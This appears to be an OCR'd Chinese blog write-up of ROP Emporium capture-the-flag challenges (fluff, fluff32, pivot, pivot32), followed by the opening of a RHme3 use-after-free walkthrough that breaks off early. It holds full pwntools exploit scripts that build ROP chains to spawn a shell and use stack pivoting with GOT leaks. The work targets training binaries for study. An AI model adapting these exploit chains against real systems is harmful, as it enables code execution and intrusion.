
0x0000000000400832 : pop r12 ; mov r13d, 0x604060 ; ret

而且上面有个交换 r11，r10 的，不也可以给 r10 赋值了吗

而且看了下程序，原理作者都写到一块去了




最终 payload




```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./fluff')
p.recvuntil("> ")
# ROPgadget --binary ./fluff --depth 20
# 0x000000000040084d : pop rdi ; mov qword ptr [r10], r11 ; pop r13 ; pop r12 ; xor byte ptr [r10], r12b ; ret

# 0x0000000000400840 : xchg r11, r10 ; pop r15 ; mov r11d, 0x602050 ; ret
# 0x0000000000400822 : xor r11, r11 ; pop r14 ; mov edi, 0x601050 ; ret
# 0x000000000040082f : xor r11, r12 ; pop r12 ; mov r13d, 0x604060 ; ret
# 0x0000000000400832 : pop r12 ; mov r13d, 0x604060 ; ret

mov_r10_r11 = 0x000000000040084d
xchg_r11_r10 = 0x0000000000400840
xor_r11_r11 = 0x0000000000400822
xor_r11_r12 = 0x000000000040082f
pop_r12 = 0x0000000000400832
pop_rdi = 0x00000000004008c3
call_system = 0x400560
bss_addr = 0x601080
bin_sh = "/bin/sh\x00"
notuse = "a" * 8

payload = "a" * 40

# mov bss_addr to r10
payload += p64(pop_r12)
payload += p64(bss_addr)
payload += p64(xor_r11_r11)
payload += notuse
payload += p64(xor_r11_r12)
payload += notuse
payload += p64(xchg_r11_r10)
payload += notuse

# mov bin_sh to r11
payload += p64(pop_r12)
payload += bin_sh
payload += p64(xor_r11_r11)
payload += notuse
payload += p64(xor_r11_r12)
payload += notuse

# write bin_sh to bss_addr (mov [r10], r11)
payload += p64(mov_r10_r11)
payload += p64(bss_addr)
payload += notuse
payload += p64(0)
payload += p64(call_system)

p.sendline(payload)
p.interactive()
```


fluff32

有了上一题的经验，直接找到作者内嵌汇编写的组件




最终代码



```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./fluff32')
p.recvuntil("> ")
# ROPgadget --binary ./fluff32 --depth 20
# 0x08048692 : pop edi ; mov dword ptr [ecx], edx ; pop ebp ; pop ebx ; xor byte ptr [ecx], bl ; ret
# 0x08048689 : xchg edx, ecx ; pop ebp ; mov edx, 0xdefaced0 ; ret
# 0x0804867b : xor edx, ebx ; pop ebp ; mov edi, 0xdeadbabe ; ret
# 0x08048671 : xor edx, edx ; pop esi ; mov ebp, 0xcafebabe ; ret
# 0x080483e1 : pop ebx ; ret

mov_ecx_edx = 0x08048692
xchg_edx_ecx = 0x08048689
xor_edx_ebx = 0x0804867b
xor_edx_edx = 0x08048671
pop_ebx_ret = 0x080483e1

call_system = 0x08048430
bss_addr = 0x0804A040
sh = "sh\x00\x00"
notuse = "n" * 4

# raw_input()

# mov bss_addr to ecx
payload = "a" * 44
payload += p32(pop_ebx_ret)
payload += p32(bss_addr)
payload += p32(xor_edx_edx)
payload += notuse
payload += p32(xor_edx_ebx)
payload += notuse
payload += p32(xchg_edx_ecx)
payload += notuse

# mov sh to edx
payload += p32(pop_ebx_ret)
payload += sh
payload += p32(xor_edx_edx)
payload += notuse
payload += p32(xor_edx_ebx)
payload += notuse

# mov sh to bss_addr (mov [ecx], edx)
payload += p32(mov_ecx_edx)
payload += notuse * 2
payload += p32(0)

# call system
payload += p32(call_system)
payload += notuse
payload += p32(bss_addr)

p.sendline(payload)
p.interactive()
```



pivot

一上来我就看这了



```
.text:0000000000400B00                public usefulGadgets
.text:0000000000400B00 usefulGadgets:
.text:0000000000400B00                pop     rax
.text:0000000000400B01                retn
.text:0000000000400B02 ; ---------------------------------------------------------------------------
.text:0000000000400B02                xchg    rax, rsp
.text:0000000000400B04                retn
.text:0000000000400B05 ; ---------------------------------------------------------------------------
.text:0000000000400B06                mov     rax, [rax]
.text:0000000000400B08                retn
.text:0000000000400B09 ; ---------------------------------------------------------------------------
.text:0000000000400B09                add     rax, rbp
.text:0000000000400B0C                retn
```

这个使用了 so 文件，ret2win 在这个 so 文件里面实现，但是这个 so 是开启了 PIE 的



查看 pwnme 函数，首先给了 256 大小的给你存放 pivot，之后再溢出

所以我们需要先"泄露"地址咯，由于栈溢出的缓冲区大小比较少，完成泄露 + 执行完全不够用，所以要跳到 a1 去 ROP，这技术叫 stack pivot，栈翻转，就是让 esp 指向别处，在那 rop

信息泄露的话，这里只有 foothold_function 是 so 里面的，而且存在 got 表，泄露完计算偏移就好

.got.plt:0000000000602048 off_602048 dq offset foothold_function


由于这个函数没调用，需要调用一次，got 表才会存在真正的地址

最终 exp

```python
# -*- coding: utf-8 -*-
from pwn import *
p = process("./pivot")
elf = ELF("./pivot")

plt_foothold_function = elf.plt["foothold_function"]
got_foothold_function = elf.got["foothold_function"]
# 0xABE - 0x970 = 334
ret2win_offset = 334

# ROPgadget --binary ./pivot --depth 20
# 0x0000000000400b00 : pop rax ; ret
# 0x0000000000400b02 : xchg rax, rsp ; ret
# 0x0000000000400b05 : mov rax, qword ptr [rax] ; ret
# 0x0000000000400b09 : add rax, rbp ; ret
# 0x0000000000400900 : pop rbp ; ret
# 0x000000000040098e : call rax
pop_rax_ret = 0x0000000000400b00
xchg_rax_rsp = 0x0000000000400b02
mov_rax_rax = 0x0000000000400b05
add_rax_rbp_ret = 0x0000000000400b09
pop_rbp_ret = 0x0000000000400900
call_rax = 0x000000000040098e

p.recvuntil("Call ret2win() from libpivot.so\n")
p.recvuntil("The Old Gods kindly bestow upon you a place to pivot: ")
heap_addr = int(p.recvuntil("\n").replace("\n", ""), 16)

print "heap_addr: " + hex(heap_addr)

p.recvuntil("> ")
rop_gadget = p64(plt_foothold_function)
rop_gadget += p64(pop_rax_ret)
rop_gadget += p64(got_foothold_function)
rop_gadget += p64(mov_rax_rax)
rop_gadget += p64(pop_rbp_ret)
rop_gadget += p64(ret2win_offset)
rop_gadget += p64(add_rax_rbp_ret)
rop_gadget += p64(call_rax)

p.sendline(rop_gadget)

p.recvuntil("> ")
payload = "a" * 40
payload += p64(pop_rax_ret)
payload += p64(heap_addr)
payload += p64(xchg_rax_rsp)
p.sendline(payload)

p.recvuntil("into libpivot.so")
p.interactive()
```


pivot32

这个有如下 gadgets



最终 exp

```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./pivot32')
elf = ELF("./pivot32")

plt_foothold_function = elf.plt["foothold_function"]
got_foothold_function = elf.got["foothold_function"]
# 0x967 - 0x770 = 503
ret2win_offset = 503

# ROPgadget --binary ./pivot32 --depth 20
# 0x080488c0 : pop eax ; ret
# 0x080488c2 : xchg eax, esp ; ret
# 0x080488c4 : mov eax, dword ptr [eax] ; ret
# 0x080488c7 : add eax, ebx ; ret
# 0x08048571 : pop ebx ; ret
# 0x080486a3 : call eax
pop_eax_ret = 0x080488c0
xchg_eax_esp = 0x080488c2
mov_eax_eax = 0x080488c4
add_eax_ebx_ret = 0x080488c7
pop_ebx_ret = 0x08048571
call_rax = 0x080486a3

p.recvuntil("Call ret2win() from libpivot.so\n")
p.recvuntil("The Old Gods kindly bestow upon you a place to pivot: ")
heap_addr = int(p.recvuntil("\n").replace("\n", ""), 16)


print "heap_addr: " + hex(heap_addr)

p.recvuntil("> ")
rop_gadget = p32(plt_foothold_function)
rop_gadget += p32(pop_eax_ret)
rop_gadget += p32(got_foothold_function)
rop_gadget += p32(mov_eax_eax)
rop_gadget += p32(pop_ebx_ret)
rop_gadget += p32(ret2win_offset)
rop_gadget += p32(add_eax_ebx_ret)
rop_gadget += p32(call_rax)

p.sendline(rop_gadget)

p.recvuntil("> ")
payload = "a" * 44
payload += p32(pop_eax_ret)
payload += p32(heap_addr)
payload += p32(xchg_eax_esp)
p.sendline(payload)

p.recvuntil("into libpivot.so")
p.interactive()
```


其实栈翻转我们一般用 leave;ret，上面 64 位有 0x0a，所以用不了上面的 stack pivot 可以用如下 payload：

总结

本文中代码比较多，代码是以图片形式存在的，大家可以点击阅读原文访问作者博客查看，方便大家复现学习。

http://www.giantbranch.cn/2017/12/18/rop%20emporium%20challenges%20wp/


UAF 实例-RHme3 CTF 的一道题

原创： giantbranch 信安之路 2017-12-26

题目来源：


https://github.com/xerof4ks/heapwn/tree/master/rhme3

初步了解



堆的题目基本都是选择菜单，这里可以添加，删除，选择，编辑，展示球员，还可以显示队伍，功能看着很多啊


首先玩玩一下这个游戏，便于后期逆向一些数据结构




上面就是球员这个结构有什么信息，第一个 free slot 就相当于球员的 id，

这个不用我们输入


remove 就删除咯




select 会输出球员的信息




edit 当前的 palyer，基于上面的 select



